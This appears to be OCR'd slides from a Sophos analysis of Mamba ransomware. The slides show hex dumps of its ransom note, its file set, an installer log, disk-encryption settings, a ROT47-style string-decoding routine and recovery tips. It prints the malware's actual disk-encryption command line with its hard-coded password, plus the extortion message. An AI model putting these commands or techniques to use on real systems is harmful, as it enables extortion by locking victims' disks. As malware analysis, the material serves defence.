
```
000B6EA8  43 19 00 00 70 19 00 00 7E 19 00 00 26 1D 00 00   C•••p•••~•••&•••
000B6EB8  2F 1D 00 00 82 1E 00 00 00 00 00 00 00 00 00 00   /•••,•••••••••••
000B6EC8  00 00 00 00 69 A6 34 14 46 DA 69 72 75 00 00 00   ••••i¦4•FÚiru•••
000B6ED8  0D 11 01 00 00 00 00 10 00 00 59 6F 75 20 61 72   ••••••••••You ar
000B6EE8  65 20 48 61 63 6B 65 64 20 21 21 21 21 20 48 2E   e Hacked !!!! H.
000B6EF8  44 2E 44 20 45 6E 63 72 79 70 74 65 64 20 2C 20   D.D Encrypted , 
000B6F08  43 6F 6E 74 61 63 74 20 55 73 20 46 6F 72 20 44   Contact Us For D
000B6F18  65 63 72 79 70 74 69 6F 6E 20 4B 65 79 20 28 77   ecryption Key (w
000B6F28  38 38 39 39 30 31 36 36 35 40 79 61 6E 64 65 78   889901665@yandex
000B6F38  2E 63 6F 6D 29 20 59 4F 55 52 49 44 3A 20 31 32   .com) YOURID: 12
000B6F48  33 31 35 31 00 00 00 00 00 00 00 00 00 00 00 00   3151••••••••••••
000B6F58  00 00 00 00 00 00 00 00 00 00 70 61 73 73 77 6F   ••••••••••passwo
000B6F68  72 64 20 69 6E 63 6F 72 72 65 63 74 0A 00 00 00   rd incorrect••••
000B6F78  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ••••••••••••••••
000B6F88  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ••••••••••••••••
000B6F98  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ••••••••••••••••
000B6FA8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ••••••••••••••••
000B6FB8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ••••••••••••••••
000B6FC8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ••••••••••••••••
000B6FD8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ••••••••••••••••
000B6FE8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ••••••••••••••••
000B6FF8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ••••••••••••••••
000B7008  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ••••••••••••••••
000B7018  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ••••••••••••••••
000B7028  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ••••••••••••••••
000B7038  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ••••••••••••••••
000B7048  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ••••••••••••••••
000B7058  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ••••••••••••••••
000B7068  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ••••••••••••••••
```



```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\DC22>dir
 Volume in drive C has no label.
 Volume Serial Number is F4A5-59AE

 Directory of C:\DC22

02/12/2016  08:16    <DIR>          .
02/12/2016  08:16    <DIR>          ..
02/12/2016  08:15           211,968 dcapi.dll
02/12/2016  08:15            59,688 dccon.exe
02/12/2016  08:15             9,728 dcinst.exe
02/12/2016  08:15           178,984 dcrypt.exe
02/12/2016  08:15           210,632 dcrypt.sys
02/12/2016  08:16               436 log_file.txt
02/12/2016  08:15           223,232 Mount.exe
02/12/2016  08:15           330,752 netpass.exe
02/12/2016  08:16                 0 netpass.txt
02/12/2016  08:16               348 netuse.txt
              10 File(s)      1,225,768 bytes
               2 Dir(s)  27,862,777,856 bytes free
```


Mamba

- Mamba restarts the computer and starts to encrypt the partitions



Date: 02/12/2016 09:43:04.5657158
Thread: 1776
Class: Process
Operation: Process Create
Result: SUCCESS
Path: C:\DC22\dccon.exe
Duration: 0.0000000

PID: 2412
Command line: "C:\DC22\dccon.exe" -encrypt pt1 -p cryptonite



	Size	Label	Type	Status	
VBOX HARDDISK					
Volume1	100 MB	System Reserved	NTFS	mounted	boot
C:	39.9 GB		NTFS	encrypt 45%	sys
VBOX CD-ROM					
D:	0 bytes				

Password request — Authentication type

☑ Password prompt message [0 / 120]

You are Hacked !!!! H.D.D Encrypted ,
Contact Us For Decryption Key (w889901665@yandex.com) YOURID: 123151

Display entered password as "*" — Show entered password

Disabled — Authentication timeout

☐ Cancel timeout if any key pressed


Config embedded keyfile

Symbolic Link \\?\Volume{266a688c-7292-11e1-9759-806e6f6e6963}
Device \Device\HarddiskVolume1

Cipher AES
Encryption mode XTS
Pkcs5.2 prf HMAC-SHA-512

Mamba


- The computer doesn’t reboot automatically
- The log file is accessible
- It contains the password
- DiskCryptor can be used for decryption



```
installing driver...
installing driver successfully..
getting share drive information...
Trying to create service...
creating service successfully. rebooting windows...
Checking resources existence. They are OK...
driver installed before...
starting serviceMain...
ServiceMain: Entry
 ServiceMain: Performing Service Start Operations
ServiceMain: Waiting for Worker Thread to complete
ServiceWorkerThread: Entry
Starting Mount app...
Checking resources existence. They are OK...
driver installed before...
mount:start...
pass:
cryptonite
mount:mounting share drive...
mount:share drive not found ...
mount:exit Mount...
start hard drive encryption...
```

Mamba


- In case of reboot it’s impossible to decrypt without the password




```
You are Hacked !!!! H.D.D Encrypted , Contact Us For Decryption Key (w889901665@
yandex.com) YOURID: 123151*********
password incorrect
You are Hacked !!!! H.D.D Encrypted , Contact Us For Decryption Key (w889901665@
yandex.com) YOURID: 123151_
```

Mamba

- New version



```
000B8CA8  72 19 00 00 41 19 00 00 4F 19 00 00 55 1D 00 00   r•••A•••O•••U•••
000B8CB8  5E 1D 00 00 82 1E 00 00 00 00 00 00 00 00 00 00   ^•••,•••••••••••
000B8CC8  00 00 00 00 3A A6 63 14 75 DA 3A 43 46 00 00 00   ••••:¦c•uÚ:CF•••
000B8CD8  0D 11 01 00 00 00 00 10 00 00 2A 40 46 20 32 43   ••••••••••*@F 2C
000B8CE8  36 20 77 32 34 3C 36 35 50 20 77 5D 73 5D 73 20   6 w24<65P w]s]s
000B8CF8  74 3F 34 43 4A 41 45 36 35 5B 20 72 40 3F 45 32   t?4CJAE65[ r@?E2
000B8D08  34 45 20 26 44 20 75 40 43 20 73 36 34 43 4A 41   4E &D u@C s64CJA
000B8D18  45 3A 40 3F 20 7A 36 4A 57 34 43 4A 41 45 40 3E   E:@? z6JW4CJAE@>
000B8D28  61 66 6F 4A 32 3F 35 36 49 5D 34 40 3E 58 20 2A   afoJ2?56I]4@>X *
000B8D38  7E 26 23 78 73 69 20 60 61 62 60 67 5F 20 20 5B   ~&#xsi `ab`g_  [
000B8D48  20 74 3F 45 36 43 20 7A 36 4A 20 69 00 00 00 00    t?E6C z6J i••••
000B8D58  00 00 00 00 00 00 00 00 00 00 41 32 44 44 48 40   ••••••••••A2DDH@
000B8D68  43 35 20 3A 3F 34 40 43 43 36 34 45 0A 00 00 00   C5 :?4@CC64E••••
000B8D78  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ••••••••••••••••
000B8D88  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ••••••••••••••••
000B8D98  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ••••••••••••••••
000B8DA8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ••••••••••••••••
000B8DB8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ••••••••••••••••
000B8DC8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ••••••••••••••••
000B8DD8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ••••••••••••••••
000B8DE8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ••••••••••••••••
000B8DF8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ••••••••••••••••
000B8E08  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ••••••••••••••••
000B8E18  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ••••••••••••••••
000B8E28  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ••••••••••••••••
000B8E38  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ••••••••••••••••
000B8E48  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ••••••••••••••••
000B8E58  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ••••••••••••••••
000B8E68  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ••••••••••••••••
```



```
00000000004022D0
00000000004022D0                          loc_4022D0:
00000000004022D0 8A 04 19                 mov     al, [ecx+ebx]
00000000004022D3 3C 21                    cmp     al, 21h
00000000004022D5 7C 0F                    jl      short loc_4022E6

00000000004022D7 3C 7E                    cmp     al, 7Eh
00000000004022D9 7F 0B                    jg      short loc_4022E6

00000000004022DB 04 2F                    add     al, 2Fh
00000000004022DD 3C 7E                    cmp     al, 7Eh
00000000004022DF 76 02                    jbe     short loc_4022E3

00000000004022E1 2C 5E                    sub     al, 5Eh

00000000004022E3
00000000004022E3                          loc_4022E3:
00000000004022E3 88 04 19                 mov     [ecx+ebx], al

00000000004022E6
00000000004022E6                          loc_4022E6:
00000000004022E6 41                       inc     ecx
00000000004022E7 3B CA                    cmp     ecx, edx
00000000004022E9 7C E5                    jl      short loc_4022D0
```

SOPHOS

Security made simple.